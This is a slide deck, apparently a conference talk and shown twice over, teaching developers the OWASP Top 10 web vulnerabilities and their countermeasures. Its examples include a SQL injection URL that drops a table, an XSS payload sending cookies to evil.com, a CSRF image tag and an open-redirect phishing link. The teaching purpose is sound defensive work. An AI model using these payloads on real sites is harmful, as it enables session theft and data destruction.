The Top 10 Security Vulnerabilities in Web Applications Brian “Bex” Huff Chief Software Architect
Agenda Intro Open Web Application Security Project (OWASP) Top 10 Security Vulnerabilities Countermeasures

Intro What is OWASP? http://owasp.org Worldwide non-profit focused on improving software security Reaches out to ALL developers: not just security professionals Who am I? Oracle ACE Director Author of 2 books on Oracle Technology Twitter:  @bex  -- used to be @OWASP Here to help all developers What will you learn? The top 10 security mistakes that developers make How to design software with an  assurance of security

OWASP Top Ten Injection Cross Site Scripting Broken Authentication and Session Management Insecure Direct Object References Cross Site Request Forgery (CSRF) Security Misconfiguration Insecure Cryptographic Storage Failure to Restrict URL Access Insufficient Transport Layer Protection Unvalidated Redirects and Forwards

1) Injection Used when your app sends user-supplied data to other apps Database, Operating System, LDAP, Web Services Hackers "inject" their code to run instead of yours To access unauthorized data, or completely take over remote application Example: SQL injection attack String query = "SELECT * FROM products WHERE name='" + request.getParameter("id") +"'"; Code expects a nice parameter in the URL http://example.com/products?id= 123 Hacker could instead supply this: http://example.com/products?id= ';+DROP+TABLE+'products'; ';+DROP+TABLE+'products'; ';+DROP+TABLE+'products';

Example Don’t: name your child Robert’); DROP TABLE Students;-- Do: expect SQL Injection
Countermeasures "Connections" between systems are highly vulnerable Always assume data coming in could be "evil" be sure to include "evil" use cases and user stories in your design Ideally, only allow the user to select among "safe" options no generic text allowed If user-input text is needed, use parameterized queries clean up quotes, parenthesis, and SQL comments Use a battle-tested library for protecting your database Java PreparedStatement, OWASP's ESAPI codecs

2) Cross Site Scripting Sites must &quot;cleanse&quot; user input before displaying it  Hackers can create URLs to inject their own HTML onto the page can be used to do almost any kind of attack!!! Example: JSP to draw HTML based on user input String html = &quot;<input name='item' type='TEXT' value='&quot; + request.getParameter(&quot;item&quot;) + &quot;'>&quot;; Code expects a nice URL: http://example.com/buy?item=123 But a hacker could supply this: http://example.com/buy?item=' ><script>document.location=' http://evil.com/steal/'+document.cookie </script> Then, try to trick somebody to go to that URL Stolen cookies are frequently as good as stole passwords

Countermeasures Never, ever, ever trust user-submitted content! URLs, comments threads, web forms Properly &quot;escape&quot; any data before displaying it on web pages JavaScript parameters, URL parameters, STYLE elements Remove script tags, and possibly anything with a SRC attribute Use ESAPI to &quot;cleanse&quot; your HTML Do not allow state-change from HTTP GET requests Otherwise, an IMG tag could cause you to lose all your data Set the HttpOnly flag in your response headers Prevents  document.cookie  from working in JavaScript

3) Broken Authentication and Session Management HTTP is a &quot;stateless&quot; protocol Nice and simple: HTTP request, HTTP response All data must be passed in the request every time How do we store state? Client side with cookies Server side with sessions Most apps place a &quot;sessionId&quot; in cookies, or in the URL Problem: now stealing sessionIds is just as good as stealing passwords! Multiple ways to determine a session ID packet sniffing -- especially on an open WiFi access point HttpReferrer logs, if sessionId is in the URL

Countermeasures Assume that a user stole a session ID Determine how bad this would be in your application Use SSL everywhere! Makes it harder for people to “sniff” your session ID If you cannot use SSL everywhere, use it for logins Have a cryptographically strong session ID Good sessionIds should be very difficult to re-use Embed user IP address, user name, timestamp, and a secret Forces an attacker to spoof IP addresses to take over Prompt for re-login if IP changes during a session

4) Insecure Direct Object References Assume my project id is  123 I see a link on “My Projects” page that goes here: http://example.com/projects/ 123 If I alter the URL, can I see other people’s projects? http://example.com/projects/ 124 Do you only restrict access in the web form? What if I could &quot;guess&quot; the URL? Could I see the page? Don't trick yourself into thinking complex URLs are any more secure Security != Obscurity
Countermeasures Every resource needs a security level What roles do you need to access certain items? Access Control Lists are easy to implement, but don’t always scale All access to that resource should go through the same check What action are you taking, with what resource? Put it all in one common codebase for simplicity May need to run check multiple times, for sub-actions and sub-resources Unusual behavior? Have additional authentication questions/layers! Front-end restriction is nice for usability, but not security Back-end application must double-check access rights
5) Cross Site Request Forgery (CSRF) Evil sites can hijack your browser, and run secure request: User logs into secure application behind the firewall http://example.com/myApp User goes to &quot;evil&quot; website, or loads up &quot;evil&quot; HTML email HTML contains this image: <img src=&quot; http://example.com/myApp/ deleteEverything &quot;></img> With JavaScript and XSS, evil sites can completely take over your browser Can browse around your intranet, log into bank accounts Anything you are currently logged into Complete control , as long as you stay on the evil site Unfortunate side-effect of Single-Sign-On
Countermeasures All state change should require a unique token in the request But if its in the URL, it's vulnerable! URLs are frequently logged, and can be &quot;sniffed&quot; avoid  reusable  tokens General solution: All state change requires HTTP POST, not a GET Put one-time token in a hidden field on the web form After POST, do a GET redirect to a confirmation page What kind of token? Single-request tokens: safest, but a pain Session-based tokens hashed with session ID and  action Require multiple-level authentication If an action looks fishy, re-prompt user for login
6) Security Misconfiguration Most web applications depend on some kind of framework Weblogic, Spring, ADF, Ruby on Rails, Open Source Libraries JARs and JARs and JARs of fun... What if your framework issued a security patch? Do you have a centralized policy for keeping dependencies up-to-date? How long would it take you to discover new code? How long would it take to recompile/test/redeploy? Do you know all security configurations in the framework? Odds are no... documentation is usually obtuse “Being helpful is a security hole” Have you properly &quot;hardened&quot; your framework? Delete default users, disable unused services and ports

Countermeasures Subscribe to newsletters and blog feeds to get patches Install the patches as quickly as possible Do periodic scans to detect misconfiguration / missing patches Disable features that are &quot;nice&quot; for developers, but &quot;nasty&quot; for security Use automation to ensure patches are up-to-date If you can't verify it, it's not secure Can you prove glass is bulletproof without firing bullets at it? Taking over websites shouldn't be this easy: http://www.google.com/search?q=inurl:SELECT+inurl:FROM+inurl:WHERE+intitle:phpmyadmin
7) Insecure Cryptographic Storage All applications store sensitive data Credit cards, passwords, secure documents How much &quot;sensitive&quot; data is in your log files? In general, or for exotic errors? How are you preventing unauthorized access to these resources? If somebody stole your backup tapes, how bad would it be?
Countermeasures If you store secrets, encrypt them! Use only battle-tested standard encryption algorithms Analyze possible threats: inside attack, external user Make sure encryption policy is appropriate for the threats Encrypt data anywhere it's stored long term Especially backups! Store backups of decryption keys separately from data Restrict access to decrypted data to only authorized users Hash all passwords with a standard algorithm, and a &quot;salt&quot; Use strong keys to access the information Create a password management policy, and stick with it!
8) Failure to Restrict URL Access Similar to #4: Insecure Direct Object Reference Need to block specific  actions , even if no  resource  is identified Example: my project is 123 I will see these URLs on my home page: http://example.com/project/123 http://example.com/user/getProjects/ I could fish around and try other URLs as well: http://example.com/ manager/getProjects/ http://example.com/ admin/getProjects/ Would your application prevent this? Same general issue:  you have front-end security, but not back-end security

Countermeasures Do authentication checks at least twice Front end UI, and back end Controller Don't draw URLs to the page if the user cannot access them Bad usability Hackers might be tempted to fish around for vulnerabilities Never assume a URL is allowed Do back-end checks for access, and state change Add even more layers as needed: Does all security information exist in the URL? Can you authenticate right away? Might you need to get half way through the request before you know what rights are needed? What if the user has access, but their behavior is unusual should you prompt for password again, or perhaps for additional authorization?

9) Insufficient Transport Layer Protection How is sensitive information sent from the user to your server? When they log in, or view sensitive data? How do you send that information to other systems? JDBC call, Web Services, JMS, emails It is shockingly easy to eavesdrop on web traffic Probably no surprise to this crowd  ;-) Wireless access points make it even easier Need password encryption at the WEP/WAP layer

Countermeasures Use strong, standards compliant network security protocols Use TLS (SSL) on all connections with sensitive data Encrypt messages before transmission XML-Encryption Sign messages before transmission XML-Signature Disable old, flawed encryption algorithms (ie, SSL 2.0) If HTTPS is impractical, at the very least secure the login process

10) Unvalidated Redirects and Forwards Most sites allow redirects to other sites, or pages within the site: http://example.com/redirect?url= google.com But, open redirect pages can be used by &quot;phishers&quot; to create links to their site: http://example.com/redirect?url= evil.com Link looks like it goes to &quot;example.com&quot;, but it goes to &quot;evil.com&quot; Or, can trick a site user into harming their own site: http://example.com/redirect?url= /admin.jsp?deleteEverything=true Sometimes called  &quot;phishing holes&quot;

Countermeasures Restrict redirects to a limited number of &quot;trusted&quot; sites Keep a list of all redirect URLs, and pass the ID in the request, instead of the URL http://example.com/redirect?urlId=123 Hash the URL with a secret, and pass the hash in the URL http://example.com/redirect?url=google.com&hash=a1b2c3 Question: are URL shorteners inherently unsafe? TinyUrl offers a &quot;preview&quot; feature: others should as well Question: does this URL look like a Google Invoice to you? http://www.google.com/#invoiceId=123&q=qb_hqexKkw8&btnI=3564

Further Recommendations Read the entire OWASP Top 10 http://owasp.org/index.php/Top_10_2010-Main Read through the ESAPI documentation, and use it! http://www.owasp.org/index.php/ESAPI Quiz your developers about what security is needed and why Audit to find threats with  biggest business impact Reminder: security is everybody's responsibility!
My Company:  http://bezzotech.com My Blog:  http://bexhuff.com My Tweets:  @bex My Self:  [email_address] Questions?

Top 10 Web Security Vulnerabilities (OWASP Top 10)

  • 1.
    The Top 10Security Vulnerabilities in Web Applications Brian “Bex” Huff Chief Software Architect
  • 2.
    Agenda Intro OpenWeb Application Security Project (OWASP) Top 10 Security Vulnerabilities Countermeasures
  • 3.
    Intro What isOWASP? http://owasp.org Worldwide non-profit focused on improving software security Reaches out to ALL developers: not just security professionals Who am I? Oracle ACE Director Author of 2 books on Oracle Technology Twitter: @bex -- used to be @OWASP Here to help all developers What will you learn? The top 10 security mistakes that developers make How to design software with an assurance of security
  • 4.
    OWASP Top TenInjection Cross Site Scripting Broken Authentication and Session Management Insecure Direct Object References Cross Site Request Forgery (CSRF) Security Misconfiguration Insecure Cryptographic Storage Failure to Restrict URL Access Insufficient Transport Layer Protection Unvalidated Redirects and Forwards
  • 5.
    1) Injection Usedwhen your app sends user-supplied data to other apps Database, Operating System, LDAP, Web Services Hackers &quot;inject&quot; their code to run instead of yours To access unauthorized data, or completely take over remote application Example: SQL injection attack String query = &quot;SELECT * FROM products WHERE name='&quot; + request.getParameter(&quot;id&quot;) +&quot;'&quot;; Code expects a nice parameter in the URL http://example.com/products?id= 123 Hacker could instead supply this: http://example.com/products?id= ';+DROP+TABLE+'products'; ';+DROP+TABLE+'products'; ';+DROP+TABLE+'products';
  • 6.
    Example Don’t: nameyour child Robert’); DROP TABLE Students;-- Do: expect SQL Injection
  • 7.
    Countermeasures &quot;Connections&quot; betweensystems are highly vulnerable Always assume data coming in could be &quot;evil&quot; be sure to include &quot;evil&quot; use cases and user stories in your design Ideally, only allow the user to select among &quot;safe&quot; options no generic text allowed If user-input text is needed, use parameterized queries clean up quotes, parenthesis, and SQL comments Use a battle-tested library for protecting your database Java PreparedStatement, OWASP's ESAPI codecs
  • 8.
    2) Cross SiteScripting Sites must &quot;cleanse&quot; user input before displaying it Hackers can create URLs to inject their own HTML onto the page can be used to do almost any kind of attack!!! Example: JSP to draw HTML based on user input String html = &quot;<input name='item' type='TEXT' value='&quot; + request.getParameter(&quot;item&quot;) + &quot;'>&quot;; Code expects a nice URL: http://example.com/buy?item=123 But a hacker could supply this: http://example.com/buy?item=' ><script>document.location=' http://evil.com/steal/'+document.cookie </script> Then, try to trick somebody to go to that URL Stolen cookies are frequently as good as stole passwords
  • 9.
    Countermeasures Never, ever,ever trust user-submitted content! URLs, comments threads, web forms Properly &quot;escape&quot; any data before displaying it on web pages JavaScript parameters, URL parameters, STYLE elements Remove script tags, and possibly anything with a SRC attribute Use ESAPI to &quot;cleanse&quot; your HTML Do not allow state-change from HTTP GET requests Otherwise, an IMG tag could cause you to lose all your data Set the HttpOnly flag in your response headers Prevents document.cookie from working in JavaScript
  • 10.
    3) Broken Authenticationand Session Management HTTP is a &quot;stateless&quot; protocol Nice and simple: HTTP request, HTTP response All data must be passed in the request every time How do we store state? Client side with cookies Server side with sessions Most apps place a &quot;sessionId&quot; in cookies, or in the URL Problem: now stealing sessionIds is just as good as stealing passwords! Multiple ways to determine a session ID packet sniffing -- especially on an open WiFi access point HttpReferrer logs, if sessionId is in the URL
  • 11.
    Countermeasures Assume thata user stole a session ID Determine how bad this would be in your application Use SSL everywhere! Makes it harder for people to “sniff” your session ID If you cannot use SSL everywhere, use it for logins Have a cryptographically strong session ID Good sessionIds should be very difficult to re-use Embed user IP address, user name, timestamp, and a secret Forces an attacker to spoof IP addresses to take over Prompt for re-login if IP changes during a session
  • 12.
    4) Insecure DirectObject References Assume my project id is 123 I see a link on “My Projects” page that goes here: http://example.com/projects/ 123 If I alter the URL, can I see other people’s projects? http://example.com/projects/ 124 Do you only restrict access in the web form? What if I could &quot;guess&quot; the URL? Could I see the page? Don't trick yourself into thinking complex URLs are any more secure Security != Obscurity
  • 13.
    Countermeasures Every resourceneeds a security level What roles do you need to access certain items? Access Control Lists are easy to implement, but don’t always scale All access to that resource should go through the same check What action are you taking, with what resource? Put it all in one common codebase for simplicity May need to run check multiple times, for sub-actions and sub-resources Unusual behavior? Have additional authentication questions/layers! Front-end restriction is nice for usability, but not security Back-end application must double-check access rights
  • 14.
    5) Cross SiteRequest Forgery (CSRF) Evil sites can hijack your browser, and run secure request: User logs into secure application behind the firewall http://example.com/myApp User goes to &quot;evil&quot; website, or loads up &quot;evil&quot; HTML email HTML contains this image: <img src=&quot; http://example.com/myApp/ deleteEverything &quot;></img> With JavaScript and XSS, evil sites can completely take over your browser Can browse around your intranet, log into bank accounts Anything you are currently logged into Complete control , as long as you stay on the evil site Unfortunate side-effect of Single-Sign-On
  • 15.
    Countermeasures All statechange should require a unique token in the request But if its in the URL, it's vulnerable! URLs are frequently logged, and can be &quot;sniffed&quot; avoid reusable tokens General solution: All state change requires HTTP POST, not a GET Put one-time token in a hidden field on the web form After POST, do a GET redirect to a confirmation page What kind of token? Single-request tokens: safest, but a pain Session-based tokens hashed with session ID and action Require multiple-level authentication If an action looks fishy, re-prompt user for login
  • 16.
    6) Security MisconfigurationMost web applications depend on some kind of framework Weblogic, Spring, ADF, Ruby on Rails, Open Source Libraries JARs and JARs and JARs of fun... What if your framework issued a security patch? Do you have a centralized policy for keeping dependencies up-to-date? How long would it take you to discover new code? How long would it take to recompile/test/redeploy? Do you know all security configurations in the framework? Odds are no... documentation is usually obtuse “Being helpful is a security hole” Have you properly &quot;hardened&quot; your framework? Delete default users, disable unused services and ports
  • 17.
    Countermeasures Subscribe tonewsletters and blog feeds to get patches Install the patches as quickly as possible Do periodic scans to detect misconfiguration / missing patches Disable features that are &quot;nice&quot; for developers, but &quot;nasty&quot; for security Use automation to ensure patches are up-to-date If you can't verify it, it's not secure Can you prove glass is bulletproof without firing bullets at it? Taking over websites shouldn't be this easy: http://www.google.com/search?q=inurl:SELECT+inurl:FROM+inurl:WHERE+intitle:phpmyadmin
  • 18.
    7) Insecure CryptographicStorage All applications store sensitive data Credit cards, passwords, secure documents How much &quot;sensitive&quot; data is in your log files? In general, or for exotic errors? How are you preventing unauthorized access to these resources? If somebody stole your backup tapes, how bad would it be?
  • 19.
    Countermeasures If youstore secrets, encrypt them! Use only battle-tested standard encryption algorithms Analyze possible threats: inside attack, external user Make sure encryption policy is appropriate for the threats Encrypt data anywhere it's stored long term Especially backups! Store backups of decryption keys separately from data Restrict access to decrypted data to only authorized users Hash all passwords with a standard algorithm, and a &quot;salt&quot; Use strong keys to access the information Create a password management policy, and stick with it!
  • 20.
    8) Failure toRestrict URL Access Similar to #4: Insecure Direct Object Reference Need to block specific actions , even if no resource is identified Example: my project is 123 I will see these URLs on my home page: http://example.com/project/123 http://example.com/user/getProjects/ I could fish around and try other URLs as well: http://example.com/ manager/getProjects/ http://example.com/ admin/getProjects/ Would your application prevent this? Same general issue: you have front-end security, but not back-end security
  • 21.
    Countermeasures Do authenticationchecks at least twice Front end UI, and back end Controller Don't draw URLs to the page if the user cannot access them Bad usability Hackers might be tempted to fish around for vulnerabilities Never assume a URL is allowed Do back-end checks for access, and state change Add even more layers as needed: Does all security information exist in the URL? Can you authenticate right away? Might you need to get half way through the request before you know what rights are needed? What if the user has access, but their behavior is unusual should you prompt for password again, or perhaps for additional authorization?
  • 22.
    9) Insufficient TransportLayer Protection How is sensitive information sent from the user to your server? When they log in, or view sensitive data? How do you send that information to other systems? JDBC call, Web Services, JMS, emails It is shockingly easy to eavesdrop on web traffic Probably no surprise to this crowd ;-) Wireless access points make it even easier Need password encryption at the WEP/WAP layer
  • 23.
    Countermeasures Use strong,standards compliant network security protocols Use TLS (SSL) on all connections with sensitive data Encrypt messages before transmission XML-Encryption Sign messages before transmission XML-Signature Disable old, flawed encryption algorithms (ie, SSL 2.0) If HTTPS is impractical, at the very least secure the login process
  • 24.
    10) Unvalidated Redirectsand Forwards Most sites allow redirects to other sites, or pages within the site: http://example.com/redirect?url= google.com But, open redirect pages can be used by &quot;phishers&quot; to create links to their site: http://example.com/redirect?url= evil.com Link looks like it goes to &quot;example.com&quot;, but it goes to &quot;evil.com&quot; Or, can trick a site user into harming their own site: http://example.com/redirect?url= /admin.jsp?deleteEverything=true Sometimes called &quot;phishing holes&quot;
  • 25.
    Countermeasures Restrict redirectsto a limited number of &quot;trusted&quot; sites Keep a list of all redirect URLs, and pass the ID in the request, instead of the URL http://example.com/redirect?urlId=123 Hash the URL with a secret, and pass the hash in the URL http://example.com/redirect?url=google.com&hash=a1b2c3 Question: are URL shorteners inherently unsafe? TinyUrl offers a &quot;preview&quot; feature: others should as well Question: does this URL look like a Google Invoice to you? http://www.google.com/#invoiceId=123&q=qb_hqexKkw8&btnI=3564
  • 26.
    Further Recommendations Readthe entire OWASP Top 10 http://owasp.org/index.php/Top_10_2010-Main Read through the ESAPI documentation, and use it! http://www.owasp.org/index.php/ESAPI Quiz your developers about what security is needed and why Audit to find threats with biggest business impact Reminder: security is everybody's responsibility!
  • 27.
    My Company: http://bezzotech.com My Blog: http://bexhuff.com My Tweets: @bex My Self: [email_address] Questions?